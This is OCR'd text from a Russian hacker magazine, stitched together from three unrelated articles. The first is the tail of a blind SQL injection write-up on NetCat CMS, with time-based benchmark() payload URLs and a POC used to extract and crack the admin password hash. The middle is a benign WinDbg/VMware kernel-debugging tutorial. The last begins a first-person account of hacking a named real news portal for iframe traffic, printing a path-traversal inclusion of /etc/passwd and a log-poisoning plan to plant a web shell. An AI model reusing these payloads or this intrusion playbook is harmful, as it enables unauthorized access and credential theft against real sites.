
Не все так просто, как может показаться. Дело в том, что переопределить переменную `$PollID` мы можем (`register_globals` установлен по умолчанию), а вот с переменной `$classID`, прямо скажем, вышел косячок, — она определена самим приложением. В таблице `Message1` нет колонок `ProtectIP` и `ProtectUsers`. Поэтому, какой бы запрос ни подставлялся в `$PollID`, мускуль его не исполнит, до того как колонки не будут существовать в таблице.

К счастью, разобравшись в логике работы приложения, можно понять, каким образом повлиять на изменение переменной `$classID`. Кроме того, имея доступ к структуре БД, есть шанс подсмотреть, на что требуется переопределение этой переменной. Потратив немного времени, реально сформировать запрос вида `/netcat/modules/poll/?cc=62&PollID=1`, который с точки зрения MySQL будет корректен. Ну а дальше — дело техники. Стоит только отметить, что тонкость эксплуатации этой инъекции в том, что, каким бы правильным или неправильным запрос ни был, для эксплуатации таких инъекций необходимо пользоваться временными задержками, используя функцию `benchmark()`. Например, запрос вида: `/netcat/modules/poll/?cc=62&=62&PollID=3/**/AND/**/1=if(1=2, benchmark(1,benchmark(2000000,md5(now()))),0)` логически является `FALSE` и поэтому браузер молниеносно отобразит страницу. А такой запрос: `/netcat/modules/poll/?cc=62&PollID=3/**/AND/**/1=if(1=1,benchmark(1,benchmark(2000000,md5(now()))),0)` уже примет значение `TRUE`, вследствие чего выполнится функция `benchmark()` и, в зависимости от производительности web-сервера, браузер отобразит страницу приблизительно через 5-10 секунд. Становится возможным посимвольный перебор каких-либо данных.


В результате проведенного исследования был написан POC-код (который ты найдешь на нашем диске), демонстрирующий эксплуатацию выявленной уязвимости blind SQL Injection. Эксплоит позволяет получить логин и хеш-значение от используемого пароля любого пользователя (читай: администратора) приложения NetCat. Тест на проникновение сводился к банальному запуску этого эксплойта в отношении сайта клиента и к последующему восстановлению пароля администратора по rainbow-tables (там, кстати, применяется MySQL-хеширование, и для восстановления пароля использовался ресурс hashcrack.com).

ЗАНАВЕС

Поиск server-side уязвимостей в популярных движках CMS — это крайне полезный ресерч. Обладая знанием о наличии такой уязвимости, в зависимости от популярности движки, можно пробить множество web-узлов. Но это нехорошо, поэтому делать так не стоит :). Лучше использовать свои знания в мирных целях. Удачи!



Интерфейс Windbg после его настройки может выглядеть и так



Интерфейс SymbolRetriver из DriverStudio

Завершающие настройки порта

Теперь осталось настроить саму target-систему. Для этого необходимо загрузиться, открыть boot.ini и вписать туда еще одну строку. Вначале надо скопировать строку, с помощью которой загружается система, потом вставить ее и дописать к ней следующее содержание: /debug /debugport=com1 /baudrate=115200.
Пример файла boot.ini с такими параметрами может выглядеть так:

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional" /noexecute=optin /fastdetect
/sos
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional" /fastdetect /sos /debug /
debugport=com1 /baudrate=115200
```

Загрузчик при считывании второй строки отобразит в квадратных скобках после имени системы надпись [debugger enabled].
При отладке драйвера обычно используют checked build (проверочную) версию системы. Точнее, checked build не всей системы, а только двух файлов — ntoskrnl и hal (соответствующие внутренние образы могут варьироваться в зависимости от параметров системы, например, мно-

```
Please select the operating system to start:

    Microsoft Windows XP Professional
    Microsoft Windows XP Professional [debugger enabled]

Use the up and down arrow keys to move the highlight to your choice.
Press ENTER to choose.
Seconds until highlighted choice will be started automatically: 24

For troubleshooting and advanced startup options for Windows, press F8.
```

Boot-меню системы, которая настроена на отладку

го- или однопроцессорная, ACPI). Почему следует использовать такую версию?

— В коде (ntoskrnl и hal) активированы макросы ASSERT, что позволяет сразу же выявлять множество ошибок при передаче функциям неверных аргументов/адресов
— В таком коде ассемблерные инструкции более понятны для исследования, так как при его компиляции была отключена оптимизация


Для загрузки виртуальной машины под проверочным выпуском необходимо получить исходные (внутренние) имена файлов ntoskrnl и hal. Это можно сделать, например, зайдя в свойства файла (скажем, ntoskrnl) → вкладка Version, Internal Name (внутреннее имя). После этого скачай с сайта Microsoft checked-версию NT, найди файлы с соответствующими внутренними именами и переименуй их — допустим, в hal.chk и ntoskrnl.chk. Затем скопируй их в SystemRoot\system32. И в конце добавь к необходимой строке в boot.ini /KERNEL=ntoskrnl.chk /HAL=hal.chk. К примеру, так:

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional [Checked Build]" /fastdetect
/sos /debug /debugport=com1 /baudrate=115200 /
KERNEL=ntoskrnl.chk /HAL=hal.chk
```

Теперь у тебя есть настроенная версия системы для отладки kernel mode кода. Учти, что на современных компьютерах работает DEP, а это значит, что загружается PAE-версия ядра, то есть образ ntkrnlpa. Убедиться в этом можно, просмотрев в разделе HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management, параметр PhysicalAddressExtension.

ПОЛУЧЕНИЕ СИМВОЛОВ

Для исследования кода ядра нужны символы — для правильного отображения идентификаторов вместо голых адресов переменных и функций. Вовсе необязательно сливать весь пакет с символами целиком (от 150 до 250 MB) с сайта Microsoft — ты можешь слить символьные файлы (например, под конкретную версию ntoskrnl). Это можно сделать




Окно Module List, в котором содержится информация как о загруженных, так и выгруженных драйверах

двумя программами. Первая, входящая в Debugging Tools for Windows, называется symchk. Не вдаваясь в подробности ключей (описания, которых можно найти в документации), ее можно использовать следующим образом:

```
"c:\Program Files\Debugging Tools for Windows\
symchk" /r D:\Work\SymbolsShare\EXE\ /s srv*D:\Work\
SymbolStorage*http://msdl.microsoft.com/download/symbols
```

Соответственно, нужно указать правильный путь к установленной у тебя symchk. В директорию (она может быть любой) D:\Work\SymbolsShare\EXE\ ты скидываешь файлы, для которых необходимо получить символы. В папке D:\Work\SymbolStorage оказываются символы для файлов. Файлы из директорий в D:\Work\SymbolStorage необходимо скопировать в одну папку, в которую затем будет направлен поиск символов в windbg. Вторым способом является использование входящей в Compuware


Отладка в режиме исходного кода

Выбор последовательного порта

Driver Studio программы SymbolRetriver, которая обладает интуитивно понятным интерфейсом.
Microsoft также предоставляет более гибкий способ управления символами — на основе symbols storage (хранилища символов): он полезен при работе с несколькими виртуальными машинами, на которых установлены разные версии NT, но также пригодится при работе с одной виртуальной машиной. Напрямую к хранилищу обращаться нельзя. Для этого предназначен сервер символов (symbol server), который и нужно вызывать для получения доступа к хранилищу. В хранилище могут содержаться произвольные идентификаторы (pdb-файлы), но при использовании сервера символов (стандартный symsrv.dll) Windbg (или dbghelp.dll) можно получить символьную информацию для нужного образа автоматически. Сервер символов позволяет отладчику самому получать корректные символьные файлы. Для его активации в каком-либо пути к символам нужно указать строку symsrv*symsrv.dll*CacheStore*Server (symsrv*symsrv.dll можно свернуть в srv, а если хранилище локальное, то — использовать srv*LocalPath). Самое удобное — указать эту строку в _NT_SYMBOL_PATH, которую используют библиотеки отладки. Если получать символы каждый раз через сервер Microsoft и кэшировать их в локальном хранилище (стандартный способ), то путь к символам может выглядеть так:

```
srv*C:\storage*http://msdl.microsoft.com/download/
symbols.
```

НАСТРОЙКА ИНТЕРФЕЙСА WINDBG

Понятие интерфейса Windbg входит в более широкое понятие воркспейса (workspace ~ рабочее пространство). В Windbg они бывают двух видов: по умолчанию и именованные (именованные также могут содержаться в файлах). Отладчик имеет несколько типов воркспейсов по умолчанию:


- **Базовый (base workspace).** Используется, когда Windbg находится в бездействующем режиме, то есть код не отлаживается.
- **По умолчанию для программ пользовательского режима (default user-mode workspace)**. Используется для отладки уже запущенных процессов, то есть когда отладчик присоединяется к уже работающему процессу.
- **По умолчанию для режима ядра (default kernel-mode)**. Используется при старте сессии отладки для режима ядра.
- **Процессоро-зависимый (processor-specific workspace)**. Используется при отладке кода режима ядра при соединении к target-системе. Существуют раздельные воркспейсы для процессоров на базе x86, Itanium и x64.

Когда Windbg создает процесс пользовательского режима для отладки, воркспейс создается для исполняемого файла. Каждый отлаживаемый exe-файл имеет свой воркспейс. Также, если происходит анализ дампа, то для каждого дампа создается своя сессия отладки (и свой воркспейс).
Когда сессия отладки начинается, соответствующий проект загружается. По окончании сессии отладки windbg выводит окно с вопросом о сохранении воркспейса.
Воркспейсы загружаются совокупно, — для одной сессии отладки загружается несколько воркспейсов. Первым загружается базовый воркспейс, так как в любом случае отладчик начинает свою работу в бездействующем режиме. Когда начинается конкретная сессия отладки, загружается второй воркспейс. Отладка кода режима ядра требует загрузки и третьего воркспейса (базовый, по умолчанию для кода режима ядра, процессоро-зависимый).
Именованные воркспейсы могут использоваться для индивидуальной загрузки.
Воркспейсы содержат важную информацию о текущем сеансе отладки — информацию о брейкпоинтах (включая их адреса и статусы), обработке исключений и событиях (эта информация загружается совокупно, начиная с базового воркспейса и заканчивая последним загруженным воркспейсом), все открытые файлы с исходным кодом. Если такой файл не найден, выводится сообщение об ошибке.
Воркспейсы сохраняют информацию о конфигурации отладчика. Эта информация также загружается совокупно, начиная с базового воркспейса и заканчивая последним загруженным воркспейсом.
Все воркспейсы по умолчанию и именованные воркспейсы содержат информацию о графическом интерфейсе Windbg. Информация также загружается совокупно.
А вот следующая информация о GUI Windbg не загружается совокупно — она зависит от последнего загруженного воркспейса:

- Размер и позиция окна Windbg на рабочем столе;
- Какие окна Windbg открыты;
- Размер и позиция каждого открытого окна, включая его размер, статус и является ли окно пристыкованным (dock) или плавающим (float);
- Настройка окна регистров;
- Флаги в окне вызовов (calls window);
- Выражения в окне просмотра (watch window);
- Положение курсора в каждом окне исходников.

При отладке программ в Windbg следует вначале настроить интерфейс главного окна — то есть положения окон — и сохранить в воркспейсе по умолчанию. При отладке пользовательской программы Windbg создает конкретный, под ее exe-файл, проект, в котором можно несколько изменить положение окна, добавив в него файл(ы) с исходным кодом. Сюда же следует добавить брейкпоинты в (w)main и часто используемых (тестируемых) функциях. Тогда не нужно будет с нуля создавать положение окон для





Итоговые настройки

Для передачи данных используется именованный канал

отладки новых программ, но в то же время, учитывая специфику отладки конкретной программы, можно добавить в ее воркспейс специфичную информацию, например, положение окна сырцов и брейкпоинты.
При отладке кода режима ядра все выглядит несколько смешанно. Так как для каждого отлаживаемого драйвера новый воркспейс не создается (он один для всей target-системы), то все брейкпоинты, положения окон, открытые файлы с сырцами будут делить один воркспейс.
Для присоединения к VMware и отладке драйвера Windbg нужно запустить со следующими параметрами:

```
– k com:port=\\.\pipe\com_1,pipe.
```

ОТЛАДКА

После того как тобой предприняты все подготовительные меры, можно переходить к самой отладке. Загрузи NT в VMware в отладочном режиме. Когда часть драйверов будет загружена, ядро остановит свою работу в ожидании отладчика ядра (и будет ждать его подключения несколько минут). Если ты не подключишь отладчик в течение этого таймаута, система продолжит загружаться. Затем ты сможешь подключить отладчик или в момент продолжения загрузки, или уже во время ее работы.
После присоединения отладчика система либо продолжит выполняться под присмотром отладчика, либо сразу же отдаст ему управление (initial breakpoint). По умолчанию, система продолжает выполнение, но если необходимо, чтобы отладчик сразу же получил управление, используй в командной строке Windbg опцию — b.
По умолчанию стартовый брейкопинт пробуждает отладчик в функции ExpInitializeExecutive (уже после того, как выполнились DriverEntry boot драйверов). Для того чтобы в Windbg управление передалось сразу, как только это возможно (при инициализации HAL), используй параметр /break в boot.init. Так как инициализация HAL — это первое, что делает ядро, то данный брейкпоинт является первым из всех возможных (он генерируется в HalInitSystem → HalpGetParameter → DbgBreakPoint).
Для отладки драйверов это имеет два важных последствия. Если тебе нужно отлаживать драйвер, параметр Start которого равен SERVICE_BOOT_START, то ты должен поставить в boot.ini параметр /break. Для остальных случаев подойдет стандартный подход (без /break). Просмотреть список загруженных образов ядра можно в меню Debug → Modules.
Как только получишь управление в отладчик, тебе надо поставить брейкоинт на DriverEntry отлаживаемого драйвера (который еще не загружен), например, так: bp driver!DriverEntry, где driver — имя драйвера без расширения. Так как драйвер еще не загружен, то отладчик добавит брейкпоинт со статусом unresolved (список всех брейкпоинтов выводится по команде bl).
Как только драйвер будет загружен и ядро передаст управление в его DriverEntry, вызовется отладчик, который сразу же должен отобразить соответствующий файл с исходным текстом (загружаемый драйвер в checked-варианте содержит путь к .pdb-файлу и Windbg вполне способен его прочесть). Если окно с сырцом не появилось, то посмотри, во-первых, checked ли версию драйвера ты загружаешь, во-вторых, установлен ли переключатель работы отладчика в режиме сырцов (выполни команду l+t). Если это все есть, то укажи Windbg, где ему искать символы (команда .sympath+ Path или меню File → Symbol File Path), а затем выполни команду .reload driver_name, где driver_name — имя драйвера с расширением.
После того как код отобразился, ты увидишь, что фигурная скобка начала функции подсвечивается. Поставить другие брейкпоинты можно, передвигаясь по файлу и ставя брейкоинты «ладошкой» на панели инструментов (F9). Windbg переключается из режима сырцов в asm режим, когда ты переходишь в окно disassembly. Здесь также можно ставить брейкоинты на голых инструкциях. Чтобы поставить брейкпоинт в сырцах из окна команд, используй синтаксис bp `src_file:line_num`, где src_file — исходный файл с расширением и line_num — номер строки, на которую нужно поставить брейкпоинт. Либо, если есть голый адрес, — использовать bp addr. Чтобы открыть визуальное окно брейкпоинтов, нужно переместить фокус в окно команд и нажать <F9>. После расстановки брейкпоинтов, чтобы дать системе продолжить выполнение, можно нажимать <F5> (g в окне команд).
Для работы с отладчиком необходимо, чтобы само ядро на target-машине отдало ему управление и работало с ним. В режиме, когда ты нажал <F5>, и в окне команд высветилось Debuggee is running..., никакое окно отладчика не будет давать правильную информацию. Брейкопинты также будет ставить нельзя и нельзя добавлять выражения в Watch-окно. Чтобы target-система передала управление на отладчик, нужно нажать на панели управления Break (или нажать <Ctrl+Break>). Тогда отладчик получит управление над target-системой.
Отладка на основе host-target может быть очень полезна при отладке сервисов, которые нельзя отлаживать без ограничений локальным отладчиком. Windbg через VMware предоставляет возможность полного контроля над отлаживаемым сервисом. Если появилась необходимость в отладке службы, то вставь в ее стартовую функцию вызов DebugBreak. Единственное его предназначение — выполнить int 0x3. Но так как диспетчер исключений предоставляет отладчику ядра первому обработать исключение, то управление будет передано напрямую в подключенный Windbg.

И ЭТО ВСЕ?!

Поздравляю, коллега. Только что ты научился работать с kernel mode кодом, используя лишь Windbg и VmWare. Но нет предела совершенству — как нет пределов изучению новых отладочных технологий. Их я непременно освещу в ближайших номерах твоего любимого журнала.



SPYDER
/ SPYDER@LIVE.RU /

ДЕНЬ СУРКА

ВЗЛОМ КРУПНОГО НОВОСТНОГО ПОРТАЛА ФИЛАДЕЛЬФИИ

Часто, получив веб-шелл на удаленном сервере, не удается поднять права до рута. Шелл так и остается лежать в спрятанной директории, и долго ли он там пролежит — зависит от админа. В лучшем случае, заметят не скоро, а когда заметят, просто удалят. В худшем — залатают все баги да еще и назовут вас нехорошим словом. Степень внимательности и озабоченности сайтом у админа прямо пропорциональна его раскрученности и респектабельности. Об одной истории взлома сайта с довольно злым админом я и хочу рассказать.

WELCOME TO PENNSYLVANIA

Начав заниматься iframe-трафом, я решил поискать в инете хорошо посещаемые ресурсы. Взгляд мой пал на www.philadelphiaweekly.com с посещаемостью 85K уникальных американцев в месяц, — довольно неплохо, учитывая, что на сервере хостилось еще 2 подобных сайта с посещалкой в 25K уников каждый. Сайт представляет собой что-то вроде новостного портала: с различными статьями, новостями, рецензиями — все касается крупного города штата Пенсильвания — Филадельфии. Именно в этих краях уже совсем скоро (2 февраля) большой сурок по имени Фил вылезет из норы и сообщит нашим американским друзьям, как долго продлится зима в их регионе.
Движок у портала был самописный. Это меня очень обрадовало, так как поиск сплоитов для паблик движков на багтраках меня никогда не вдохновлял.

БРУТАЛЬНЫЙ ВЗЛОМ

После 10-минутного обследования сайта мной был найден локальный инклуд:

```
http://www.philadelphiaweekly.com/listings/?this_page=
```

```
../../../../../../../../../../../etc/passwd
```


Он выводил список юзеров сервера. Можно было, конечно, попробовать найти логи апача и, отправив специально сформированный http-пакет, записать в них шелл-код, а потом проинклудить access_log:

```
http://www.philadelphiaweekly.com/listings/?this_page=
../../../../../../../../../../etc/httpd/access_log
```

Но эта идея была отложена на потом.
